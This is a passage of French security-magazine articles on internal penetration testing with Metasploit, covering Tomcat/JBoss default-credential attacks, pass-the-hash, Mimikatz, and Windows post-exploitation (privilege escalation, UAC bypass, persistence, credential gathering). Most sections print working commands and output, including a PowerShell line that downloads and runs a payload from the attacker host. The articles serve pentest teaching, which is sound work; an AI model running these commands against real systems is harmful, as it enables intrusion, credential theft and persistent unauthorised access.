Et voilà ! Avec ces 2 façons de faire, nous sommes en mesure d'obtenir les privilèges les plus élevés sur l'équipement.

2.4 Serveurs d'application JBoss et Tomcat

De plus en plus, on retrouve des serveurs d'application utilisés dans le cadre de développements internes ou lors de l'utilisation de certains produits open source ou propriétaires.

En général, on constate que la configuration de ces serveurs est laissée par défaut et on se retrouve ainsi avec des comptes par défaut ou des interfaces d'administration accessibles sans aucune authentification.

Dans le cas du service Apache Tomcat, on procède de manière similaire à MSSQL. Tout d'abord, on effectue une attaque par bruteforce via le module `tomcat_mgr_login`. Par défaut, on retrouve une instance Tomcat sur le port 8080 ou le port 80. Bien entendu, l'administrateur est libre de mettre en écoute l'instance Tomcat sur n'importe quel port (8888, 8443, 8181, 83, etc.).

Terminal

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > set PASSWORD tomcat
PASSWORD => tomcat
msf auxiliary(tomcat_mgr_login) > set USERNAME tomcat
USERNAME => tomcat
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(tomcat_mgr_login) > run
```

Les comptes que l'on rencontre le plus souvent sont : admin/admin, tomcat/admin, tomcat/tomcat, admin/tomcat et tomcat/s3cr3t. Si vous ne trouvez pas une instance disposant de l'un de ces comptes, vous pouvez laisser les options par défaut de ce module et juste spécifier la plage d'équipements à tester. En effet, les dictionnaires fournis par Metasploit sont suffisants pour identifier des comptes par défaut ou avec des mots de passe faibles.

Ensuite, lorsque vous aurez identifié un compte sur une instance Tomcat, il vous suffira d'utiliser le module `tomcat_mgr_deploy` pour installer une application WAR afin d'exécuter des commandes sur le serveur.

Terminal

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RPORT 8080
RPORT => 8080
msf exploit(tomcat_mgr_deploy) > set RHOST 10.11.12.13
RHOST => 10.11.12.13
msf exploit(tomcat_mgr_deploy) > exploit
```

Pour les versions de JBoss 4.3 [REDHAT], un défaut de configuration permet de contourner l'authentification mise en place sur l'interface `jmx-console` [JBoss]. En effet, l'authentification est assurée uniquement pour les requêtes HTTP GET et POST. Le module `jboss_vulnscan` permet d'identifier les instances JBoss vulnérables. Par défaut, ce module utilise la méthode `HTTP HEAD` pour contourner l'authentification, il est possible de le changer si nécessaire.

Terminal

```
msf > use auxiliary/scanner/http/jboss_vulnscan
msf auxiliary(jboss_vulnscan) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(jboss_vulnscan) > run
[*] Apache-Coyote/1.1
[*] 192.168.0.1:80 Checking http...
[*] 192.168.0.1:80 /jmx-console/HtmlAdaptor requires authentication (401):
Basic realm="JBoss JMX Console"
[*] 192.168.0.1:80 Check for verb tampering (HEAD)
[+] 192.168.0.1:80 Got authentican bypass via HTTP verb tampering
```

Par la suite, tout comme pour Tomcat, nous pouvons utiliser le module **jboss_bshdeployer** pour déployer une application WAR malveillante nous permettant d'exécuter des commandes sur le système.

Terminal

```
msf > use auxiliary/admin/http/jboss_bshdeployer
msf auxiliary(jboss_bshdeployer) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf auxiliary(jboss_bshdeployer) > set VERB HEAD
VERB => HEAD
msf auxiliary(jboss_bshdeployer) > set RPORT 80
RPORT => 80
msf auxiliary(jboss_bshdeployer) > run
```

En fonction des droits d'exécution de JBoss et Tomcat, nous aurons plus ou moins de privilèges sur l'équipement. En pratique, on constate que sur des systèmes Windows, les services JBoss et Tomcat sont lancés avec les droits SYSTEM.

2.5 Pass the Hash

L'attaque *Pass the Hash* est une attaque connue depuis longtemps et qui reste fonctionnelle sur les versions de Windows récentes. Le concept est simple, lors d'une authentification Windows, les condensats LM et NTLM sont utilisés afin d'identifier l'utilisateur.

Concrètement, lors de la compromission d'un poste de travail ou d'un serveur, la récupération des condensats LM et NTLM suffit pour s'authentifier sur d'autres équipements ou services. Il n'est donc pas nécessaire de les « casser » afin d'obtenir un accès sur d'autres services.

Si nous reprenons les exemples présentés dans cet article, nous pouvons utiliser un défaut de mise à jour (MS08-067), un compte sa disposant d'un mot de passe faible ou d'une instance JBoss sans authentification pour prendre le contrôle d'un équipement Windows. Si nous disposons des droits SYSTEM ou d'administration sur l'équipement, nous pouvons extraire les condensats des comptes locaux sur l'équipement qui sont dans la base SAM. Voici un exemple à l'aide de meterpreter en utilisant le script **smart_hashdump**.

Terminal

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WORKSTATION
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf5/loot/20160629114947_default_192.168.1.18_windows_hashes_301868.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3dc9bdcf561a1569c815dfe4f92d7413...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:3a94911e90e70c42c052edd781765706:::
[+] guillaume:1007:aad3b435b51404eeaad3b435b51404ee:873c8422d2e459f800d42b1db130cdfa:::
```

Sur un réseau interne, on constate généralement que l'administrateur local est identique sur l'ensemble des machines du réseau ou sur une grande partie, c'est-à-dire que le même mot de passe est réutilisé pour ce compte et sur différentes machines [WINDOWS].

Dans notre exemple, on peut utiliser le compte *Administrator* afin de nous reconnecter sur d'autres équipements. Pour cela, le module **psexec** peut être utilisé afin de réaliser l'attaque *Pass the Hash* et ainsi réutiliser les condensats récupérés.

Terminal

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:3a94911e90e70c42c052edd781765706
SMBPass => aad3b435b51404eeaad3b435b51404ee:3a94911e90e70c42c052edd781765706
msf exploit(psexec) > set RHOST 192.168.1.18
RHOST => 192.168.1.18
msf exploit(psexec) > exploit
```

Enfin, il est possible d'utiliser Mimikatz [GENTILKIWI] afin de récupérer les mots de passe en clair des utilisateurs connectés sur l'équipement (comptes de domaine et comptes locaux).

Terminal

```
meterpreter > load kiwi
Loading extension kiwi...

.#####.   mimikatz 2.0 alpha (x64/win64) release "Kiwi en C"
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.
meterpreter > creds all
[+] Running as SYSTEM
[*] Retrieving all credentials
all credentials
=====

Domain          User          Password
WORKSTATION     guillaume     ZuperPassw0rd2016
```

CONCLUSION

Lors d'un test d'intrusion interne, dans plus de 90% des cas, un attaquant est en mesure de compromettre l'ensemble du réseau et obtenir les droits d'administration sur le domaine. Cet article avait pour objectif de vous présenter les quick wins qui permettent rapidement de compromettre un domaine Windows à l'aide de Metasploit et que l'on retrouve habituellement dans un réseau interne.

Pour aller plus loin, il est nécessaire d'adopter des techniques d'évasion pour rendre les payloads d'exécution de Metasploit non détectables par les antivirus. En effet, à l'heure actuelle, si vous lancez les modules d'exploitation par défaut, ils sont tous identifiés et bloqués par les antivirus. Il est possible d'utiliser différentes techniques pour rendre les binaires non détectables, notamment le framework Veil Evasion [VEIL] ou bien de voir les solutions proposées par l'autre article dans cet hors-série.

De plus, cet article n'aborde pas également les techniques de post-exploitation présentées également dans cet hors-série. ■

REMERCIEMENTS

Je tiens à remercier Marc Lebrun et Emilien Gaspar pour la relecture attentive.



Les références de cet article sont disponibles sur le blog de MISC : <http://www.miscmag.com/>

4 COMPROMISSION DE SYSTÈMES

POSSIBILITIES

POST-EXPLOITATION WINDOWS AVEC METASPLOIT

Arthur VILLENEUVE & Clément NOTIN

Pour un pentester, c'est toujours un plaisir d'obtenir un shell grâce à un exploit ou un phishing bien mené ! Les novices s'arrêtent ici et considèrent leur objectif atteint, mais comme le rappelle Carlos Perez dans le titre de son blog [DARKOPERATOR] : « shell is only the beginning » !

1. INTRODUCTION

1.1 « Shell is only the beginning » : les modules de « post-exploitation »

La phase qui se situe après la prise de contrôle d'un équipement s'appelle la post-exploitation et Metasploit propose un nombre important de modules dédiés dans les catégories **post** (267 en juin 2016) et **exploits locaux** (76 au même moment). Attention, pour simplifier, nous désignerons ces deux catégories par « modules post-exploitation ».

Ces modules permettent de gérer la session obtenue, de collecter et capturer de l'information, d'élever ses privilèges, de rebondir sur d'autres machines du même réseau, etc. L'objectif est d'accéder à un autre équipement ou aux données sensibles qui intéressent un attaquant, et qui auront un impact significatif vis-à-vis des objectifs fixés pour le test d'intrusion.

Ces modules de post-exploitation sont écrits en Ruby comme la majorité du framework. Ils s'exécutent sur la machine de l'attaquant, mais ils pilotent la machine compromise via le canal de communication.

Ils existent, dans des proportions très variables, pour les plateformes suivantes : AIX, Android, Cisco, Firefox, FreeBSD, Linux, Multi(-plateformes), OS X, Solaris, Unix et enfin Windows. Pour conserver cet article dans une taille raisonnable, nous l'avons restreint à une sélection de modules Windows, mais nous vous recommandons de regarder ce qui est disponible en fonction de vos cibles.

1.2 Les sessions

1.2.1 Description

Dans le langage Metasploit, une session est une connexion obtenue avec un équipement permettant d'y exécuter des commandes arbitraires. La commande **sessions** permet de les lister (**-l**), d'interagir avec (**-i <id_session>** : pensez à l'auto-complétion), de les clore (**-k <id_session>** ou **-K** pour tous) entre autres (**-h** pour l'aide). Voici un exemple de deux sessions établies :

```

msf > sessions -l
Active sessions
=====
  Id  Type                Information
  ---  ---                -
  1   shell windows       Microsoft Windows [version 10.0.10586]...
192.168.56.131:4444 -> 192.168.56.1:3747 (192.168.56.1)
  2   meterpreter x86/win32 DOMAIN\user @ COMPUTER
192.168.56.131:4444 -> 192.168.56.1:3749 (192.168.56.1)

```

Terminal

Chaque session est associée à un identifiant numérique incrémental visible en première colonne. On l'obtient aussi à l'ouverture de la session, avec le n°5 dans cet exemple :

Terminal

```
[*] Meterpreter session 5 opened (192.168.56.131:4444 ->
192.168.56.1:2493) at 2016-06-19 11:02:35 -0400
```

1.2.2 Obtention facile d'une session

Dans l'exemple précédent, les deux sessions ont été obtenues avec le module **exploit/multi/script/web_delivery**. C'est une façon simple d'obtenir une session du type voulu ; il suffit d'exécuter sur la cible la commande PowerShell donnée à la fin. Par exemple :

Terminal

```
msf exploit(web_delivery) > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
msf exploit(web_delivery) > run
[*] Exploit running as background job.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $u=new-object net.webclient;$u.
proxy=[Net.WebRequest]::GetSystemWebProxy();$u.Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;IEX $u.downloadstring('ht
tp://192.168.56.131:8080/');
```

Nous pouvons aussi obtenir une session avec un exploit utilisé contre un service ou une application web, contre un navigateur ou l'un de ses plugins, grâce à un fichier exécutable ou Office piégé (*phishing*), etc.

Sur ce sujet, nous vous renvoyons aux autres articles de ce hors-série.

1.2.3 Différents types de sessions

Deux types de sessions existent :

- ⇒ *shell* : c'est le type plus simple, il interagit directement avec le **cmd.exe** de Windows ou le shell Linux ;
- ⇒ *meterpreter* : pour interagir avec la backdoor Meterpreter via son protocole spécifique. Ce type de session offre des fonctionnalités avancées aux modules **post** et **local exploits** qui peuvent facilement uploader/télécharger des fichiers ou appeler des API Windows de manière transparente (par exemple via la fonctionnalité *Railgun* [1]). Nous vous renvoyons à l'article dédié à Meterpreter de ce hors-série.

Comment savoir si le module que nous souhaitons utiliser est compatible avec notre session ? Pour connaître cette information, il est nécessaire d'afficher le code du module à l'aide de la commande **edit** et de chercher la fonction **initialize** :

Fichier

```
def initialize(info={})
  super( update_info(info,
    'Name' => 'Multi Gather FileZilla FTP Client Credential
Collection',
    [...]
    'Platform' => %w{ bsd linux osx unix win },
    'SessionTypes' => ['shell', 'meterpreter']
  ))
end
```

Le paramètre **SessionTypes** permet de connaître avec quel type de session le module est compatible. Il est important de noter que la vérification du type est laissée à la discrétion du développeur, et que le framework ne vérifie pas le type de session au lancement du module. Dans le cas où le module n'est pas compatible, une erreur en résulterait à l'exécution [2].

Dans l'exemple précédent, le module **web_delivery** a été successivement configuré pour servir les payloads **windows/shell/reverse_tcp** et **windows/meterpreter/reverse_tcp** et donc obtenir les deux types de sessions. Cependant, nous n'avons pas tout le temps le choix du type de session désiré en sortie d'un exploit.

Une session Meterpreter est en général préférable à un simple shell. Il faut donc savoir qu'une session de type shell peut être promue en nouvelle session Meterpreter via **sessions -u <id_session>** qui fait appel au module **post/multi/manage/shell_to_meterpreter** :

```

Terminal
msf > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Meterpreter session 4 opened (192.168.56.131:4433 -> 192.168.56.1:3772)
at 2016-06-09 18:54:36 -0400
msf > sessions -l
Active sessions
=====
  Id  Type                Information
  --  --                -
  1   shell windows      Microsoft Windows [version 10.0.10586]...
192.168.56.131:4444 -> 192.168.56.1:3747 (192.168.56.1)
  4   meterpreter x86/win32 DOMAIN\user @ COMPUTER
192.168.56.131:4433 -> 192.168.56.1:3772 (192.168.56.1)
    
```

1.3 Où trouver les modules post-exploitation ?

Ces modules se trouvent dans les branches suivantes de l'arborescence du framework :

- ⇒ **post/<plateforme : multi, Windows, Linux, etc.>/***
- ⇒ **exploits/<plateforme : Windows, Linux, etc.>/local/***

Utilisez ces commandes pour les lister :

```

Terminal
> show post
> grep /local/ "show exploits"
    
```

1.4 Sélection de la session à utiliser

Contrairement aux exploits classiques qui utilisent le réseau comme moyen de transport, et pour lesquels la cible est désignée par **RHOST** et **RPORT**, ces exploits ont besoin du numéro de la session sur laquelle agir, à spécifier dans le paramètre **SESSION**. Par exemple :

```

Terminal
msf > use exploit/windows/local/ask
msf exploit(ask) > set SESSION 5
SESSION => 5
msf exploit(ask) > run
    
```

```
[*] Started reverse TCP handler on 192.168.56.131:4444
[*] Executing Command!
[*] Sending stage (957487 bytes) to 192.168.56.1
[*] Meterpreter session 10 opened (192.168.56.131:4444 ->
192.168.56.1:2918) at 2016-06-19 12:28:33 -0400
```

À noter que lorsque nous sommes déjà dans une session Meterpreter, nous pouvons directement exécuter un module post-exploitation (sauf les exploits locaux, pour l'instant) via la commande **run**. La session ciblée est alors implicite :

Terminal

```
msf > sessions -i 6
[*] Starting interaction with 6...
meterpreter > run post/windows/gather/credentials/credential_collector
[*] Running module against COMPUTER
[*] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0
```

Les arguments à passer, si besoin, se placent sur la même ligne au format **clé=valeur** :

Terminal

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.0.0/24
[*] Running module against COMPUTER
[*] ARP Scanning 192.168.0.0/24
[*] IP: 192.168.0.1 MAC xx:xx:xx:xx:xx:xx (Intel Corporate)
```

1.5 Différence avec les scripts et les extensions Meterpreter

Meterpreter inclut des outils similaires aux modules de post-exploitation, mais ils restent distincts :

- ⇒ les scripts : ils ont des noms simples (ex. : **get_env**) et s'exécutent avec la commande **run** (qui permet aussi de lancer des modules post). Cependant, ils ne sont plus officiellement supportés depuis la version 4.11.7 (septembre 2014) et Rapid7 conseille leur conversion en modules post [3][4], la plupart ayant déjà été portés.
- ⇒ les extensions : elles se chargent avec la commande **load** et leur liste s'obtient avec **load -l**. Elles servent surtout à implémenter des fonctionnalités avancées qui ont besoin d'être codées et compilées nativement.

1.6 Le stockage des données dans la base de données

Lorsque la base de données de Metasploit est correctement configurée, les données récoltées par les modules de post-exploitation y sont stockées. Il est ensuite possible d'afficher et d'exporter les informations [5]. Quatre bases sont utilisées pour stocker les données :

- ⇒ **hosts** : stocke les informations concernant les différents hôtes découverts dans le périmètre. On y retrouve l'IP, le nom de machine ainsi que des informations sur le système d'exploitation ;
- ⇒ **services** : ici, l'idée est de sauvegarder les informations relatives aux services découverts à l'aide des différents modules ou des scans nmap importés ;

- ⇒ **creds** : lorsque des mots de passe ou des hashes sont récupérés, les modules qui le permettent les stockent dans cette table. Il est ensuite possible de récupérer les données qui y sont stockées afin de les utiliser dans le cadre d'un bruteforce contre un service.
- ⇒ **loot** : enfin dans le cas où les données récupérées sont des fichiers, ils sont rapatriés dans le dossier loot, sont indexés dans la base et il est possible de les afficher.

Un exemple d'utilisation de ces bases est le module **post/multi/gather/filezilla_client_cred**, qui permet de récupérer les identifiants de connexion stockés dans les fichiers **sitemanager.xml** et **recentservers.xml**, et qui ajoute ces données dans les bases *host*, *services* et *creds*.

1.7 Comment écrire et contribuer un module post ?

Vous pouvez contribuer au projet Metasploit en écrivant des :

- ⇒ modules post : <https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-a-post-module> ;
- ⇒ exploits locaux : <https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit>.

Un bon moyen de découvrir comment fonctionne un module, pour des besoins de débogage, ou par curiosité, est de regarder le code source qui est facilement lisible grâce à une organisation homogène et aux règles de contributions imposées par Rapid7. Une fois le module sélectionné, utilisez simplement la commande **edit**. Les modules post pour Windows peuvent accéder facilement aux API fournies par les DLL (notamment Windows) et modifier la mémoire via la fonctionnalité *Railgun* [1].

2. MODULES « LOCAL EXPLOITS » (EXPLOIT/WINDOWS/LOCAL/)

2.1 Élévation de privilèges

2.1.1 D'utilisateur à administrateur

Plusieurs exploits locaux sont disponibles dans **exploit/windows/local/***, organisés par numéro de bulletin Microsoft. Ils permettent pour la plupart d'élever ses privilèges depuis un simple utilisateur vers le plus important : **NT AUTHORITY\SYSTEM**.

Par exemple, avec **exploit/windows/local/ms15_051_client_copy_image** qui fonctionne sur les versions vulnérables de Windows 7 x86/x64 et Windows 2008 R2 SP1 x64 (attention à choisir la bonne **target**) :

```
msf > use exploit/windows/local/ms15_051_client_copy_image
msf exploit(ms15_051_client_copy_image) > run
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened
C:\>whoami
whoami
nt authority\system
```

Terminal

On obtient une session de type shell, que l'on peut passer en arrière-plan avec CTRL+Z pour la transformer en session Meterpreter, si besoin, comme expliqué précédemment.

2.1.2 Contournement de l'UAC

Quand l'UAC est activé, même si un utilisateur est administrateur, son jeton ne contient pas les droits correspondants. Le module `post/windows/gather/win_privs` permet de vérifier ces informations (nous y reviendrons plus tard dans cet article). Metasploit met à disposition plusieurs modules de contournement d'UAC, via des techniques différentes, qui ont pour objectif de lancer une nouvelle session Meterpreter avec un jeton administrateur.

La méthode la plus simple, mais la moins discrète, consiste simplement à faire apparaître l'invite UAC en espérant que l'utilisateur connecté l'accepte ! Le module `exploit/windows/local/ask` l'implémente via le dépôt d'un exécutable (`set TECHNIQUE EXE` : déconseillé en présence d'un antivirus) ou une ligne de commandes Powershell (`set TECHNIQUE PSH` : recommandé).

Trois modules de contournement d'UAC existent aussi, ils exploitent des vulnérabilités sans interaction avec l'utilisateur :

- ⇒ `exploit/windows/local/bypassuac` : module historique (2010), il a l'inconvénient d'écrire sur le disque plusieurs fichiers bien connus des antivirus.
- ⇒ `exploit/windows/local/bypassuac_injection` : même vulnérabilité que le module précédent, mais grâce à la technique d'injection réflexive de DLL, moins de fichiers sont écrits sur le disque réduisant le risque de déclenchement de l'antivirus. Quand la machine est en 64 bits, l'architecture de départ de la session n'importe pas, mais il est indispensable de choisir la bonne cible (`set TARGET 1`) et un payload x64 (ex. `set PAYLOAD windows/x64/meterpreter/reverse_tcp`). Ce module est compatible avec toutes les versions, dont Windows 10.
- ⇒ `exploit/windows/local/bypassuac_vbs` : ce module plus récent (2015) exploite l'absence de manifeste UAC dans `cscript.exe/wscript.exe`, il fonctionne sur Windows 7, mais ce défaut est corrigé sur 8 et 10.

Nous recommandons la lecture de l'article *User Account Control – What Penetration Testers Should Know* [6] de Raphael Mudge si le sujet vous intéresse.

2.2 Persistance

Comment garder un accès à distance lorsque la cible redémarre son ordinateur, ou lorsque la connexion au réseau n'est pas stable ? La solution est la persistance. Nous présentons ici trois solutions différentes basées sur les modules afin de maintenir un accès distant dans le temps.

L'idée générale est de faire en sorte que la cible vienne se reconnecter automatiquement au serveur Metasploit afin de relancer une session au redémarrage de la machine.

La première étape est de préparer un *listener* du côté de notre serveur, il suffit de saisir les commandes suivantes (à adapter en fonction du *payload* et du port voulus, ainsi que l'adresse IP) :

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 192.168.156.1
set LPORT 443
exploit -j -z
```

Terminal

2.2.1 exploit/windows/local/registry_persistence

Dans le registre, les clés situées dans `CurrentVersion\Run` permettent d'exécuter des programmes au démarrage. C'est cette fonctionnalité qui est utilisée par le module en

rajoutant une clé dans `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` si l'utilisateur de la session possède les droits SYSTEM. Dans le cas contraire, la ruche `HKEY_CURRENT_USER` sera sélectionnée. PowerShell est utilisé afin de récupérer et exécuter le payload au démarrage. L'utilisation se fait comme suit :

Terminal

```
msf >use exploit/windows/local/registry_persistence
msf exploit (registry_persistence)>setg payload windows/meterpreter/
reverse_https
msf exploit (registry_persistence)>setg lhost 192.168.156.1
msf exploit (registry_persistence)>setg lport 443
msf exploit (registry_persistence)>set startup system
msf exploit (registry_persistence)>set session 1
msf exploit (registry_persistence)>exploit
```

L'option `startup` permet de définir le niveau d'exécution au démarrage. Bien évidemment, il est nécessaire de posséder les droits `system` pour modifier la clé de registre correspondante. Dans le cas contraire, l'option prendra la valeur `user`, ce qui aura pour effet d'exécuter notre session distante avec les droits de l'utilisateur courant lors de la récupération de l'accès.

2.2.2 exploit/windows/local/s4u_persistence

S4U ou *Service for User* permet à un utilisateur ayant la permission *Logon as a batch job* (`SeBatchLogonRight`, vérifiable avec le module de post-exploitation `post/windows/gather/win_privs`) de lancer des tâches planifiées sur la machine, même s'il n'est pas connecté. Ce module s'appuie sur cette fonctionnalité pour créer une tâche qui exécutera un binaire malveillant sur l'ordinateur ciblé. L'utilisation se fait comme suit :

Terminal

```
use exploit/windows/local/s4u_persistence
msf exploit (s4u_persistence)>set trigger logon
msf exploit (s4u_persistence)>set session 2
msf exploit (s4u_persistence)>exploit
```

L'option `trigger` permet de définir l'évènement déclencheur de la tâche ; ici c'est la vérification de la licence Windows après la connexion d'un utilisateur qui est utilisée. Il est possible d'utiliser le verrouillage, le déverrouillage ou n'importe quel autre évènement Windows. Dans ce cas, les options `EVENT_ID` et `EVENT_LOG` doivent être définies afin de définir l'évènement et le fichier de log utilisés.

Enfin de manière plus classique, si la valeur `schedule` est utilisée, la tâche s'exécutera de manière régulière en fonction de la valeur définie dans l'option `FREQUENCY`.

Attention tout de même, ce module génère un payload exécutable qui sera déposé sur le système de fichier. Si un antivirus est présent, il y a de fortes chances pour que l'exécutable soit détecté au lancement. Cependant, le module offre la possibilité d'utiliser un payload personnalisé. Il faut alors utiliser les options suivantes pour définir le payload que l'on souhaite utiliser, et désactiver le handler interne si besoin :

Terminal

```
set EXE::Custom pwnie.exe
set DisablePayloadHandler true
```

2.2.3 exploit/windows/local/vss_persistence

Enfin, ce dernier mécanisme de persistance est le seul qui nécessite obligatoirement les droits administrateur. Le module crée une *shadow copy* du disque dur spécifié avec

l'option **volume** afin d'y sauvegarder un binaire Meterpreter, puis l'exécute. Par défaut, le module ne met pas en place de persistance, il faut donc l'activer avec les options **runkey** ou **schtask** qui permettent d'avoir un fonctionnement similaire aux deux modules présentés précédemment. L'avantage de ce module est qu'il peut être exécuté sur une machine distante à condition d'avoir des identifiants de connexion valides, ce qui peut être très intéressant dans le cas où un administrateur local est partagé entre plusieurs serveurs. Attention cependant, chaque exécution du module créera une nouvelle *shadow copy* (sans toucher aux anciennes), ce qui peut poser des problèmes de stabilité système ou d'espace disque si elles ne sont pas supprimées à la fin de l'attaque.

Voici le résultat attendu :

Terminal

```
msf exploit(vss_persistence) > exploit
[*] Checking requirements...
[*] Starting Volume Shadow Service...
[*] Volume Shadow Copy service not running. Starting it now...
[+] Volume Shadow Copy started successfully.
[*] Software Shadow Copy service not running. Starting it now...
[+] Software Shadow Copy started successfully.
[*] Uploading payload...
[*] Creating Shadow Volume Copy...
[*] ShadowCopy created successfully
[*] Finding the Shadow Copy Volume...
[*] Deleting malware...
[*] Executing \Windows\Temp\svhost66.exe...
[*] Installing as autorun in the registry...
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\
CurrentVersion\Run\cmbBVLARdGK
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\
CurrentVersion\Run\cmbBVLARdGK
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/USER-
PC_20160624.0210/COMPUTER-PC_20160624.0210.rc
```

3. MODULES « POST » (MODULES/POST/WINDOWS)

De manière générale, les modules de post-exploitation sont découpés en trois grandes familles, en plus du découpage par système d'exploitation. Nous nous concentrerons ici majoritairement sur les modules concernant Windows.

3.1 « Gather » pour la collecte d'informations

Les modules de type *gather* ont pour objectif la récupération d'informations sur le poste ciblé. Les informations récoltées peuvent être de plusieurs types : des mots de passe, des fichiers de configuration, des bases de données... Nous vous présenterons ici quelques modules ainsi que leur utilisation.

3.1.1 post/windows/gather/credentials/*

Ce dossier regroupe plusieurs modules permettant d'analyser et déchiffrer les fichiers de configuration et clés de registres de logiciels courants qui permettent d'enregistrer des identifiants.

Par exemple, le module à utiliser impérativement sur des postes de développeurs :

```

Terminal
meterpreter > run post/windows/gather/credentials/tortoisesvn
[*] Account Found:
[*] URL: https://corp-svn:443
[*] Realm: SVN - Login required
[*] User Name: user
[*] Password: Oldschool_d3vs_prefer_SVN
  
```

3.1.2 post/windows/gather/dumplinks

Ce module permet de récupérer l'ensemble des raccourcis présents dans le dossier **recent** de Windows. Ce dossier est important puisqu'il contient par exemple l'ensemble des fichiers ouverts dans la suite Office ou les dossiers visités récemment par la cible.

Au lancement du module, les fichiers **.lnk** récupérés sont affichés sur la sortie standard :

```

Terminal
meterpreter > run post/windows/gather/dumplinks
[*] Running module against COMPUTER
[*] Extracting lnk files for user user at C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\...
[*] Processing: C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\secret.lnk.
  
```

L'ensemble des raccourcis présents dans le dossier **recent** sont alors ajoutés dans le dossier **loot** de Metasploit. La commande **loot** permet de lister les documents :

```

Terminal
msf post(dumplinks) > loot
host      service  type      path      name
content  info
-----  -----  ---
-----  -----  ---
192.168.56.1  host.windows.lnkfileinfo  COMPUTER 4.potx.lnk.txt
text/plain  User lnk file info  /root/.msf4/loot/20160607162138
misc_192.168.56.1 host.windows.lnk_506080.txt
  
```

Les fichiers **.lnk** peuvent être traités comme des fichiers texte. Afin de récupérer les emplacements des fichiers sur le disque, la commande suivante peut être utilisée :

```

Terminal
# strings /root/.msf4/loot/20160607161141_mischost.windows.lnk_.txt | grep
-B 1 "Target path"
Network Share name = \\Serveur\filer$
Target path = Path/To/The/File
  
```

3.1.3 post/windows/gather/enum_applications

Il énumère les applications installées sur la machine, ce qui est pratique pour identifier le rôle de l'utilisateur en fonction des applications métier :

```

Terminal
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on COMPUTER
Installed Applications
=====
Name          Version
-----
7-Zip 16.00 (x64) 16.00
  
```

3.1.4 `post/windows/gather/enum_av_excluded`

Ce module permet d'extraire la liste des dossiers ou fichiers exclus des analyses de trois antivirus : Microsoft Defender, Microsoft Security Essentials/Antimalware et Symantec Endpoint Protection (SEP). Ces informations peuvent être utiles pour savoir où l'attaquant peut déposer des fichiers sur le disque de la cible sans se soucier de l'antivirus, afin de mettre en place de la persistance par exemple :

Terminal

```
msf post(enum_av_excluded) > run
[*] Enumerating Excluded Paths for AV on USER-PC
[+] Found Windows Defender
[*] No extension exclusions for Windows Defender
Windows Defender excluded paths
=====
Path
----
C:\Python27
[*] No process exclusions for Windows Defender
```

3.1.5 `post/windows/gather/enum_domain`

Ce module retourne le domaine Active Directory auquel la station est connectée et le contrôleur de domaine utilisé pour l'authentification.

Terminal

```
meterpreter > run post/windows/gather/enum_domain
[+] FOUND Domain: DOMAIN
[+] FOUND Domain Controller: SRV-DOMAIN-DC01 (IP: 10.0.0.42)
```

3.1.6 `post/windows/gather/enum_logged_on_users`

Ce module retourne les utilisateurs actuellement et récemment connectés :

Terminal

```
Current Logged Users
=====
SID                                     User
----                                     ----
S-1-5-21-xxxxxxxx-yyyyyyyy-zzzzzzzzz-1001  COMPUTER\user
Recently Logged Users
=====
SID                                     Profile Path
----                                     -----
S-1-5-21-xxxxxxxx-yyyyyyyy-zzzzzzzzz-1001  C:\Users\user
```

3.1.7 `post/windows/gather/enum_putty_saved_sessions`

Ce module retourne des informations sur les sessions PuTTY configurées et les hôtes contactés :

Terminal

```
PuTTY Saved Sessions
=====
Name           HostName           UserName  PublicKeyFile  PortNumber
PortForwardings
-----
foobar         aaa.bbb.cc.ddd    toto      -----      22
Stored SSH host key fingerprints
=====
SSH Endpoint   Key Type (s)
-----
example.com:22  rsa2
1.2.3.4:22     rsa2
[+] Pageant is running (Handle 0x1036e)
```

3.1.8 `post/windows/gather/enum_termserv`

Ce module nous renseigne sur l'historique des machines accédées via TSE/RDP :

```
Terminal
[+] Systems connected to:
[+] --> 192.168.0.42
[+] Server list and user hints:
[+] 192.168.0.42 is connected to as Domain\user4
```

